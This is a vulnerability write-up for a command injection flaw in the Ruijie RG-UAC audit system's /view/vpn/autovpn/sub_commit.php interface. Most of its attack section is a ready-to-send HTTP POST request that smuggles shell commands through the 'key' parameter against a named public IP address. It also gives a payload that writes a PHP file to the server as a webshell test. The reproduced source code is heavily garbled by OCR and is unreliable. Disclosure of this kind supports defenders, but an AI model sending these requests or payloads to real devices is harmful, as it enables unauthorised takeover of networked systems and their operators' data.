Ruijie RG-UAC Unified Internet Behavior Management Audit System Backend RCE Vulnerability

1. Vulnerability Description

There is a command execution vulnerability in the Ruijie RG - UAC application management gateway backend /view/vpn/autovpn/sub_commit.php interface. An attacker can execute arbitrary commands to control server permissions.

2. Vulnerability impact

Ruijie RG-UAC Unified Internet Behavior Management Audit System

3. Vulnerability location

/view/vpn/autovpn/sub_commit.php

4. Code analysis

In the POST request, the parameter key is not filtered in any way and are directly spliced into the command executed by exec, causing an arbitrary command execution vulnerability.


```
首页 online_check.php sub_commit.php
    文字查找
                                                                                                                                                                                                                                                               $commonvalue = getConfig($default file, $indevicearr);
                                                                                                                                                                                                                                                             exit(0); ¶
 一函数列表一
                                                                                                                                                                                                                                Sattroonfig ["APRIDFILE"]
Sattroonfig ["APRARA"]
Sommowalue ["TESP"]
Sommowalue ["TESP"]
Sommowalue ["TESP"]
Sommowalue ["APRARA"]
Sommowalue ["APRARA"]
Sommowalue ["APRARA"]
Sommowalue ["APRARA"]
Sommowalue ["APRARA"]
Sattroonfig ["OUTDEVICE"]
Sattroonfig ["OUTDEVICE"]
Sattroonfig ["APRASWORD"]
                                                                                                                                                                                                                             Sattrconfig = array(); |
Sattrconfig ["VDOMAIN"] = $_POST["vdomain"]; |
Sattrconfig ["VPOST"] = $_POST["vdomain"]; |
Sattrconfig ["PASSWORD"] = $_POST["licence"]; |
Sattrconfig ["INDEVICE"] = "x". $_REQUEST["key"]."net"; |
Sattrconfig ["VOIDEVICE"] = ""; |
Sattrconfig ["VSUBKEY"] = $_Commonvalue ["VSUBKEY"]; |
Sattrconfig ["ACTIVEN"] = $_Commonvalue ["ACTIVEN"]; |
Sattrconfig ["IFESE"] = $_Commonvalue ["IPESE"]; |
Sattrconfig ["IPESE"] = $_Commonvalue ["IPESE"]; |
Sattrconfig ["APNTATN"] = $_Commonvalue ["NATN"]; |
Sattrconfig ["APNCACHE"] = $_Commonvalue ["APNCACHE"]; |
Sattrconfig ["APNCACHE"] = "_d"; |
Sattrconfig ["APNCACHE"] = "
          rUST["licence"]
ttrconfig["PASSWORD"]
POST["whost"]
 Sattroonf:["MODMAIN"]
Slanattr
$ POST["gateway"]
Slanattr["GATEWAY"]
$ POST["mask"]
$ POST["p]
Slanattr["HETMASK"]
$ Commonwalue["IMDEVICE"]
Slanattr["DEVICE"]
Slanattr["DEVICE"]
                                                                                                                                                                                                                                   putConfig($configfile, $attrconfig); {\text{ system("sync"); }{\text{ }}}
                                                                                                                                                                                                         else if ($_REQUEST["action"] == "delete") 9
                                                                                                                                                                                                                                  indevicearr
default_file
                                                                                                                                                                                                         <script language="javascript"
> location.href="sub.php"; {
                                                                                                                                                                                                            </body>
                                                                                                                                                                                                         </html>
```

5. Vulnerability recurrence

Case: https://223.99.9.251:1443/

1. As shown in the figure login interface.





2. Construct a data packet and change the key parameter to 'id+>3. txt' to execute any command

POST /view/vpn/autovpn/sub_commit.php?action=delete HTTP/1.1

Host: 223.99.9.251:1443

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)

Gecko/20100101 Firefox/124.0

Accept:

text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp,*/*

; q=0.8

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate Origin: http://113.24.216.50:280

Sec-GPC: 1

Connection: close

Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php

Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf

Upgrade-Insecure-Requests: 1


X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000

X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000

Content-Type: application/x-www-form-urlencoded

Content-Length: 68

key= id+>3. txt




visit /view/vpn/autovpn/3.txt



You can also write webshell, here use phpinfo to test

key=\echo+"<?php+phpinfo();?>"+>3.php\



visit /view/vpn/autovpn/3.php

